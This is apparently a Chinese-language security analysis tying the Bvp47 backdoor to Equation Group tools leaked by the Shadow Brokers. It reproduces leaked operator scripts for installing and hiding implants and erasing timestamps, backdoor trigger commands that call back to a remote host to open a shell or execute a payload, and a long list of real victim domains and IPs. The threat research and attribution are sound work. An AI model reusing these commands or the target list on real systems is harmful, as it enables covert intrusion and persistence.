dewdrop_v_3.1.3	3_sparc-sun-solaris	37,832	10/31/2009 07:11	-a--
dewdrop_v_3.1.1	2_x86-junos	89,872	10/21/2009 01:28	-a--
dewdrop_v_3.0.16.1_x86-junos-8	5	22,304	06/18/2009 08:12	-a--
dewdrop_v_3.0.15	3_x86_64-linux	39,265	12/13/2008 09:44	-a--
dewdrop_v_3.0.15	1_sparc-sun-solaris	35,247	12/09/2008 09:39	-a--
dewdrop_v_3.0.15	2_x86-linux	38,733	12/09/2008 09:28	-a--
dewdrop_v_3.0.13	1_sparc64-freebsd	156,576	10/29/2008 07:57	-a--
dewdrop_v_3.0.12	1_x86-freebsd	80,142	10/29/2008 07:56	-a--
dewdrop_v_3.0.11.1_hppa2.0w-hp-hpux11	11	344,064	06/14/2008 03:30	-a--
dewdrop_v_3.0.9	2_x86-freebsd-6	43,684	03/07/2008 21:03	-a--
dewdrop_v_3.0.9	1_x86_64-linux	59,361	02/29/2008 06:10	-a--
dewdrop_v_3.0.8.4_sparc-sun-solaris2	7	52,504	02/09/2008 13:54	-a--
dewdrop_v_3.0.8	3_i386-pc-solaris	46,628	02/09/2008 13:50	-a--
dewdrop_v_3.0.8	2_sparc-sun-solaris	52,516	02/09/2008 12:38	-a--
dewdrop_v_3.0.8	1_x86-linux	52,045	02/09/2008 07:33	-a--
dewdrop_v_3.0.7.2_x86-freebsd-6	2	43,684	11/29/2007 09:16	-a--
dewdrop_v_3.0.7	1_sparc-sun-solaris	52,516	11/29/2007 09:14	-a--
dewdrop_v_3.0.6	1_sparc-sun-solaris	52,500	09/20/2007 03:27	-a--
dewdrop_v_3.0.6.2_sparc-sun-solaris2	7	52,484	09/20/2007 03:07	-a--
dewdrop_v_3.0.2.5_x86-freebsd-6	2	39,580	08/08/2007 23:44	-a--
dewdrop_v_3.0.2	3_i386-pc-solaris	46,036	05/03/2007 03:52	-a--
dewdrop_v_3.0.2	2_x86-linux	51,821	05/03/2007 03:52	-a--

StoicSurgeon支持的操作系统基本全面覆盖了主流的Linux发行版、JunOS、FreeBSD、Solaris等。

```
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.19.1_x86_64-linux-astaro
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.41.4_x86_64-linux-astaro-8.3
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.47.2_x86_64-linux-astaro-8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5.id0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.8.1_x86-junos-8.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.8.2_x86-junos-9.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.8.1_x86-junos-8.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.34.3_x86-junos-8.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5.id1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.9.1_x86_64-linux-suse-10.1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.0.6_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.11.4_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.12.10_x86_64-linux-centos-4.8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.18.2_x86_64-linux-redhat-enterprise-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.19.1_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.4.5_x86_64-linux-suse-enterprise-10.2
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.7.1_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5.nam
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.14.5_x86_64-freebsd-7.2
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.18.1_x86_64-freebsd-potbed-cache55
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.17.2_x86-linux-tilttop-ns-vega.int.ru
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.21.1_x86-linux-centos-wax-5.x
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.23.1_x86-linux-debian-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.24.2_error_x86_linux_fedora7_i386_linux
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.0.3_x86_64-freebsd-potbed-cache55
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.0.2_x86_64-freebsd-7.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.20.1_x86-freebsd-6.1-wickedviper-ns4.ainf.ru
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.31.7_x86_64-linux-centos-4.6
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.32.5_x86_64-linux-redhat-enterprise-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.35.1_error_x86_64_linux_debian_4.0_bin
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.35.3_x86_64-linux-complexpuzzle-argos.b.de.kcce.net
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.12.6_x86_64-linux-centos-4.4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.12.8_x86_64-linux-centos-5.3
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.14.1_x86_64-linux-redhat-enterprise-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.16.13_x86_64-linux-debian-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.16.15_x86_64-linux-redhat-enterprise-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.16.16_x86_64-linux-redhat-enterprise-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.17.13_x86_64-linux-centos-5.1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.17.22_x86_64-linux-suse-10.1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.19.1_x86_64-linux-redhat-enterprise-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.21.3_x86_64-linux-centos-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.22.2_x86_64-linux-redhat-enterprise-5.4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.22.5_x86_64-linux-debian-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.23.1_x86_64-linux-vinifera-le103
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.23.3_x86_64-linux-centos-5.4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.26.4_error_x86_64_linux_suse_enterprise_10.2_bin
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.29.5_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.31.8_x86_64-linux-centos-5.3
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.26.2_x86_64-freebsd-7.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.12.3_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.13.1_sparc-sun-solaris2.10
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.2.1_x86-linux-2.4-tilttop-comet_emx_ns
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.3.1_x86-linux-slackware-10.2
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.4.1_x86-linux-fedora4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.20.3_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.24.3_sparc-sun-solaris2.8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.27.4_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.38.1_sparc-sun-solaris2.8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.2.7.1_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.2.7.2_sparc-sun-solaris2.8
```

文件“user.tool.linux.remove_install_ss.COMMON”中提供了如何从Incision到Stoicsurgeon的升级方法。

```
1 ### Upgrading a Linux Incision to a Stoicsurgeon
2
3 ### Step 1: Trigger Incision or -elevate
4
5 ### Step 2: Save timestamps of affected files/directories
6 stat -t /dev /sbin /sbin/init /dev/ttyi* >L:/current/down/beforetimes
7
8 ### Step 3: Upload dittlelight
9 -put /current/up/hidelite.linux h
10
11 ### Step 4: Need a nopen callback window to use dittlelight (will not
12 ###         work on any pids with parents that aren't 1, and callback
13 ###         windows do that)
14 -nrtun PORT
15 -call REDIR_IP:PORT
16
17 ### Step 5: In the callback window, get your PID (and make sure the
18 ###         PPID is 1
19 -pid
20
21 ### Step 6: Unhide your callback window
22 ./h -u -p CALLBACK_PID
23
24 ### Step 7: Make sure you are unhidden by comparing process listings
25 ###         and directory listings, and there should be differences
26 ps -ef | grep sendmail
27 -lt /dev/ttyi*
28
29 ### Step 8: In unhidden window, trigger Incision self-destruct
30 touch /dev/ttyia3
31
32 ### Step 9: Repeat step 7, except now instead of being different,
33 ###         the two windows should now be the same because Incision
34 ###         is gone, so everything is unhidden
35 ps -ef | grep sendmail
36 -lt /dev/ttyi*
37
38 ### Step 10: Remove file we touched/"created"
39 -rm /dev/ttyia3
40
41 ### Step 11: At this point, follow the "user.tool.stoicsurgeon"
42 ### script in /current/etc to install Stoicsurgeon
43
44 ### Step 12: Once Stoicsurgeon is installed, restore timestamps
45 ###          for the files/dirs affected by the Incision uninstall
46 ###          These are saved in "/current/down/beforetimes" from Step 2
47 ###          NOTE: If "-ctrl" does not work, upload and run the standalone
48 ###                "Ctrl" program, computing the SEED variable as described
49 ###                in the "user.tool.stoicsurgeon" script if needed, or
50 ###                you can trigger and not need the SEED
51 -ctrl -s /sbin/init ATIME 0 MTIME 0 CTIME 0
52 -ctrl -s /sbin ATIME 0 MTIME 0 CTIME 0
53 -ctrl -s /dev ATIME 0 MTIME 0 CTIME 0
```

完整控制命令行

通过以下命令行操作可以直接远程控制 Bvp47 后门进行反弹回连操作：

#./tipoffs/dewdrop_tipoff --trigger-address 11.22.33.44 --target-address 12.34.56.78 --target-protocol tcp --target-port 1357 --callback-address 13.24.57.68 --callback-port 2468 --start-ish

其中，ish对应在\eqgrp-auction-file\Linux\bin目录下的文件ish，结合其泄露的ish工具成功激活了后门Bvp47，完成远程下载执行功能，开启远程shell。

此外，还有别的命令可以远程执行指定程序：

```
[root@localhost Desktop]# ./tipoff -t 192.168.91.132 -a 192.168.91.130:2468    -s 192.168.91.150 -r icmp --execute /root/Desktop/a.out
TRIGGER DATA
  COMMAND                  = 0x04
  DESTINATION ADDRESS      = 192.168.91.132
  TRANSPORT PROTOCOL       = icmp (1)
  TIME STAMP               = Thu Jan 28 00:37:12 2021 (1611823032)
  TIME SKEW                = 43200
  ICMP TYPE, CODE          = 8, 0
  CALLBACK ADDRESS         = 192.168.91.130:2468
  SOURCE ADDRESS           = 192.168.91.150:20233
  START OF TRIGGER         = 0x7f27
Execute_connect: Listening 0.0.0.0:2468
Execute_connect: Accepted connection 192.168.91.132:32941
Execute_transmit: Received platform information:
  "Linux localhost.localdomain 2.6.9-55.EL #1 Fri Apr 20 16:35:59 EDT 2007 i686 (none)"
Execute_transmit: Calculated Adler32 0xadac7974
Execute_transmit: Sending 4773 bytes...
Execute_transmit: Sent 4096 bytes
Execute_transmit: Server calculated Adler32 0xadac7974
Execute_transmit: Forked process 10955, "modload ".  Return Code = 0x00
Execute_transmit: done
[root@localhost Desktop]#
```

斯诺登事件关联

2013年12月，德国媒体《明镜》发布了一份NSA ANT catalog，共50张图片，这是一系列NSA于2008-2009编写的绝密资料，包括了一系列高级黑客工具的使用，信息来自于当年“爆料”的爱德华斯诺登或第二个未知的情报提供者[参考3]。


NSA ANT catalog中的FOXACID-Server-SOP-Redacted.pdf文件[参考4]，即”酸狐狸”计划—服务器标准作业流程修订版，NSA漏洞攻击作业平台功能描述和使用手册，在这份标准作业文件中描述了作业所需强制性的唯一标识代码，"ace02468bdf13579"。

1. The Tag Maker is separate from the Project Tracker. Any servers/domains that were added to one must also be added to the other. Buttons on the left allow you to add tags, domains, and servers.
2. To add a tag click on the “Add a Tag” button.
3. Add in the Project Name (all caps), select the server, add a TLN or a place holder “[TLN]/[HMAC]” if there is no TLN (if the Op will be using HMACs), and MSGID.
4. For MSGID you can use either a normal MSGID from \\Nfs9\foxacid\docs\DeploymentCategories.xls
5. OR if the project is going to be using SECONDDATE, you must use the “ace02468bdf13579” MSGID. This is mandatory in all SECONDDATE operations. This creates a date time stamp when the tag is being used. This time stamp prevents constant re-exploitation from the target hitting the back button in their browser.
6. To reference other tags on the server, click “View Server Tags”.
7. To reference all other tags, click “View All Tags”
8. When creating a tag, there are drop down menus to select each portion of the tag.
9. Domain: Completely arbitrary.
10. Path/Plugin-type: Also completely arbitrary
11. List Begin/End: Again, arbitrary. NOTE: When you select the List Begin, it will automatically select the proper List End.

28


TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL
D R A F T

在The Shadow Brokers泄露的eqgrp-free-file.tar.xz.gpg压缩文中，\eqgrp-free-file\Firewall\-BANANAGLEE\BG3000\Install\LP\Modules\PIX\目录下的SecondDate-3021.exe可执行文件，亦存在"ace02468bdf13579"唯一标识代码，且文件名SecondDate符合标准作业文档描述。



如果说SecondDate-3021.exe只是一个巧合。泄露的工具集中与代号为SecondDate工具相关的47个文件中，中都出现了"ace02468bdf13579"这一字符串，这显然就不是什么巧合可以解释的了吧。

且在一个名为\eqgrp-free-file\Firewall\SCRIPTS\目录下的SecondDate文件，描述了SecenData的使用方法，与之前提到FOXACID-Server-SOP-Redacted.pdf描述一致。



而且在“EquationGroup-master\Linux\etc”目录下的opscript.txt中也明确了STOICSURGEON与SECONDDATE程序的关系：

```
10405 #########
10406 # DEPLOY
10407 #########
10408
10409 # if the target box rebooted, you'll have to deploy the tool
10410 # connect via -irtun
10411
10412 # hidden_dir            - hidden directoy on the target
10413 #                         INCISION targets will have a manually created hidden directory
10414 #                         STOICSURGEON targets can run SECONDDATE from the STOICSURGEON directory
10415 # sd_binary _path       - where the SECONDATE binaries are lcoated on the ops box:
10416 #                         /current/bin/sd/1.1.1.1/Binaries
10417 # implant_filename      - what you want to call the SECONDDATE binary on target
10418
10419 mx
10420 :%s:HIDDEN_DIR:HIDDEN_DIR:g
10421 :%s/SD_BINARY_PATH/SD_BINARY_PATH/g
10422 :%s/IMPLANT_FILENAME/IMPLANT_FILENAME/g
10423 `x
10424
10425 # INCISION targets; skip if STOICSURGEON
10426 # create hidden directory on linux target if you don't have one already
10427 # mkdir -p /tmp/.<name_of_dir_to_hide>; __HMODE__=enable touch /tmp/.<name_ofdir_to_hide>
10428 # try to use a drectory name that blends in on teh target
10429 # example:
10430 # mkdir -p /tmp/.orbit561; __HMODE__=enable touch /tmp/.orbit561
10431 mkdir -p HIDDEN_DIR; __HMODE__=enable touch HIDDEN_DIR
10432
10433 # make sure the directory was created
10434 -ls HIDDEN_DIR
```

因此，有足够理由认为2016、2017年The Shadow Brokers泄露的两个压缩文件属于NSA方程式组织的黑客攻击工具。

Bvp47—美国NSA方程式组织的顶级后门

1. NSA ANT catalog的材料FOXACID-Server-SOP-Redacted.pdf中所提到的黑客工具中的唯一特征标识符” ace02468bdf13579”在”The Shadow Brokers Leaks”的工具集中多次出现；
2. Bvp47后门程序的RSA私钥存在于” The Shadow Brokers Leaks”的工具tipoff-BIN中；
3. 使用” The Shadow Brokers Leaks”的工具tipoff-BIN可以直接激活后门程序Bvp47的Dewdrops模块的隐蔽信道，Dewdrops和STOICSURGEON等工具同属于一个后门系列;
4. 最终确定Bvp47后门是由” The Shadow Brokers Leaks”工具模块拼装成的，即Bvp47属于美国NSA下的“方程式”组织的顶级后门；

5. 遍布全球的受害者

泄露出的受害者信息

在eqgrp-auction-file.tar.xz.gpg文件\Linux\bin\varkeys\pitchimpair\目录下提供了提供了一份潜在的Dewdrops、StoicSurgeon和Incision后门受害者列表，受害者遍布全球，也包括部分中国地区的要害单位，且实际受影响目标不止于此：

域名	IP	国家	详细信息
sonatns.sonatrach.dz	193.194.75.35	阿尔及利亚	阿尔及利亚
enterprise.telesat.com.co	66.128.32.67	阿根廷	北美地区
voyager1.telesat.com.co	66.128.32.68	阿根廷	北美地区
metcoc5cm.clarent.com	213.132.50.10	阿联酋	阿联酋DU电信
iti-idsc.net.eg	163.121.12.2	埃及	埃及
mbox.com.eg	213.212.208.10	埃及	埃及
pksweb.austria.eu.net	193.154.165.79	奥地利	奥地利
opserver01.iti.net.pk	202.125.138.184	巴基斯坦	巴基斯坦
sussi.cressoft.com.pk	202.125.140.194	巴基斯坦	巴基斯坦
ns1.multi.net.pk	202.141.224.34	巴基斯坦	巴基斯坦
mpkhi-bk.multi.net.pk	202.141.224.40	巴基斯坦	巴基斯坦
tx.micro.net.pk	203.135.2.194	巴基斯坦	巴基斯坦

pop.net21pk.com	203.135.45.66	巴基斯坦	巴基斯坦
connection1.connection.com.br	200.160.208.4	巴西	巴西圣保罗
connection2.connection.com.br	200.160.208.8	巴西	巴西圣保罗
vnet3.vub.ac.be	134.184.15.13	比利时	比利时布鲁塞尔自由大学
debby.vub.ac.be	134.184.15.79	比利时	比利时布鲁塞尔自由大学
theta.uoks.uj.edu.pl	149.156.89.30	波兰	波兰academic centre in Southern Poland
rabbit.uj.edu.pl	149.156.89.33	波兰	波兰academic centre in Southern Poland
okapi.ict.pwr.wroc.pl	156.17.42.30	波兰	波兰教育网
ids2.int.ids.pl	195.117.3.32	波兰	波兰
most.cob.net.ba	195.222.48.5	波斯尼亚	波斯尼亚和黑塞哥维那
webnetra.entelnet.bo	166.114.10.28	玻利维亚	玻利维亚
ns1.btc.bw	168.167.168.34	博茨瓦纳	博茨瓦纳
mailhost.fh-muenchen.de	129.187.244.204	德国	德国巴伐利亚州慕尼黑市 Leibniz Rechenzentrum公司
sunbath.rrze.uni--erlangen.de	131.188.3.200	德国	德国埃尔朗根-纽伦堡大学
niveau.math.uni-bremen.de	134.102.124.201	德国	德国不来梅大学
s03.informatik.uni-bremin.de	134.102.201.53	德国	德国不来梅大学
kalliope.rz.unibw--muenchen.de	137.193.10.12	德国	德国慕尼黑联邦国防军大学
kommsrv.rz.unibw-muenchen.de	137.193.10.8	德国	德国慕尼黑联邦国防军大学
servercip92.e-technik.uni-rostock.de	139.30.200.132	德国	德国
paula.e-technik.uni-rostock.de	139.30.200.225	德国	德国
pastow.e-technik.uni-rostock.de	139.30.200.36	德国	德国
xilinx.e-technik.uni-rostock.de	139.30.202.12	德国	德国
asic.e-technik.uni-rostock.de	139.30.202.8	德国	德国
jupiter.mni.fh.giessen.de	212.201.7.17	德国	德国吉森-弗里德贝格应用技术大学
saturn.mni.fh-giessen.de	212.201.7.21	德国	德国吉森-弗里德贝格应用技术大学
n02.unternehmen.com	62.116.144.147	德国	德国巴伐利亚州慕尼黑InterNetX公司
no1.unternehemen.com	62.116.144.150	德国	德国巴伐利亚州慕尼黑InterNetX公司
no3.unternehmen.org	62.116.144.190	德国	德国巴伐利亚州慕尼黑InterNetX公司
unk.vver.kiae.rr	144.206.175.2	俄罗斯联邦	俄罗斯Kurchatov原子能研究所
sunhe.jinr.ru	159.93.18.100	俄罗斯联邦	俄罗斯dubna university
mail.ioc.ac.ru	193.233.3.6	俄罗斯联邦	俄罗斯
www.nursat.kz	194.226.128.26	俄罗斯联邦	俄罗斯
kserv.krldysh.ru	194.226.57.53	俄罗斯联邦	俄罗斯
ns2.rosprint.ru	194.84.23.125	俄罗斯联邦	俄罗斯
gate.technopolis.kirov.ru	217.9.148.61	俄罗斯联邦	俄罗斯
jur.unn.ac.ru	62.76.114.22	俄罗斯联邦	俄罗斯

ns1.bttc.ru	80.82.162.118	俄罗斯联邦	俄罗斯
spirit.das2.ru	81.94.47.83	俄罗斯联邦	俄罗斯
m0-s.san.ru	88.147.128.28	俄罗斯联邦	俄罗斯
tayuman.info.com.ph	203.172.11.21	菲律宾	菲律宾
ns2-backup.tpo.fi	193.185.60.40	芬兰	芬兰
mail.tpo.fi	193.185.60.42	芬兰	芬兰
ns.youngdong.ac.kr	202.30.58.1	韩国	韩国
ns1.youngdong.ac.kr	202.30.58.5	韩国	韩国
ns.kix.ne.kr	202.30.94.10	韩国	韩国National Infomation Society Agency
ns.khmc.or.kr	203.231.128.1	韩国	韩国KYUNG-HEE UNIVERSITY
ns.hanseo.ac.kr	203.234.72.1	韩国	韩国KT电信
mail.hanseo.ac.kr	203.234.72.4	韩国	韩国KT电信
sky.kies.co.kr	203.236.114.1	韩国	韩国
smuc.smuc.ac.kr	203.237.176.1	韩国	韩国教育网
ns.anseo.dankook.ac.kr	203.237.216.2	韩国	韩国教育网
myhome.elim.net	203.239.130.7	韩国	韩国
ns.kimm.re.kr	203.241.84.10	韩国	韩国KOREA INSTITUTE OF MACHINERY & MATERIALS
mail.howon.ac.kr	203.246.64.14	韩国	韩国教育网
ns.hufs.ac.kr	203.253.64.1	韩国	韩国Hankuk University of Foreign Studies
san.hufs.ac.kr	203.253.64.2	韩国	韩国Hankuk University of Foreign Studies
ns.icu.ac.kr	210.107.128.31	韩国	韩国世宗大学
winner.hallym.ac.kr	210.115.225.10	韩国	韩国
ns.hallym.ac.kr	210.115.225.11	韩国	韩国
winners.yonsei.ac.kr	210.115.225.14	韩国	韩国
e3000.hallym.ac.kr	210.115.225.16	韩国	韩国
win.hallym.ac.kr	210.115.225.17	韩国	韩国
mail.hallym.ac.kr	210.115.225.25	韩国	韩国
dcproxy1.thrunet.com	210.117.65.44	韩国	韩国
mail.mae.co.kr	210.118.179.1	韩国	韩国
ns2.ans.co.kr	210.126.104.74	韩国	韩国青州
ns.eyes.co.kr	210.98.224.88	韩国	韩国
ftp.hyunwoo.co.kr	211.232.97.195	韩国	韩国
jumi.hyunwoo.co.kr	211.232.97.217	韩国	韩国
mail.utc21.co.kr	211.40.103.194	韩国	韩国LG DACOM
doors.co.kr	211.43.193.9	韩国	韩国
orange.npix.net	211.43.194.48	韩国	韩国

seoildsp.co.kr	218.36.28.250	韩国	韩国
logos.uba.uva.nl	145.18.84.96	荷兰	荷兰
opcwdns.opcw.nl	195.193.177.150	荷兰	荷兰
nl37.yourname.nl	82.192.68.37	荷兰	荷兰阿姆斯特丹LeaseWeb IDC
ns.gabontelecom.com	217.77.71.52	加蓬	加蓬
itellin1.eafix.net	212.49.95.133	肯尼亚	肯尼亚
ns1.starnets.ro	193.226.61.68	罗马尼亚	罗马尼亚
ns2.chem.tohoku.ac.jp	130.134.115.132	美国	美国
ns.global-one.dk	194.234.33.5	美国	
eol1.egyptonline.com	206.48.31.2	美国	美国
rayo.pereira.multi.net.co	206.49.164.2	美国	美国
mn.mn.co.cu	216.72.24.114	美国	美国
smtp.bangla.net	203.188.252.10	孟加拉	孟加拉
ns1.bangla.net	203.188.252.2	孟加拉	孟加拉
mail.bangla.net	203.188.252.3	孟加拉	孟加拉
dns2.unam.mx	132.248.10.2	墨西哥	墨西哥国立自治大学
dns1.unam.mx	132.248.204.1	墨西哥	墨西哥国立自治大学
ns.unam.mx	132.248.253.1	墨西哥	墨西哥国立自治大学
sedesol.sedesol.gob.mx	148.233.6.164	墨西哥	墨西哥
www.pue.uia.mx	192.100.196.7	墨西哥	墨西哥
docs.ccs.net.mx	200.36.53.150	墨西哥	墨西哥
info.ccs.net.mx	200.36.53.160	墨西哥	墨西哥
segob.gob.mx	200.38.166.2	墨西哥	墨西哥
mercurio.rtn.net.mx	204.153.24.1	墨西哥	墨西哥
mercurio.rtn.net.mx	204.153.24.14	墨西哥	墨西哥
ciidet.rtn.net.mx	204.153.24.32	墨西哥	墨西哥
tuapewa.polytechnic.edu.na	196.31.225.2	南非	纳米比亚
sunfirev250.cancilleria.gob.ni	165.98.181.5	尼加拉瓜	尼加拉瓜国立工程大学
ccmman.rz.unibw--muenchen.de	137.93.10.6	挪威	挪威
unknown.unknown	125.10.31.145	日本	日本ATHOME网络
www21.counsellor.gov.cn	130.34.115.132	日本	日本东北大学
mbi3.kuicr.kyoto-u.ac.jp	133.103.101.21	日本	日本
cs-serv02.meiji.ac.jp	133.26.135.224	日本	日本明治大学
icrsun.kuicr.kyoto-u.ac.jp	133.3.5.2	日本	日本京都大学
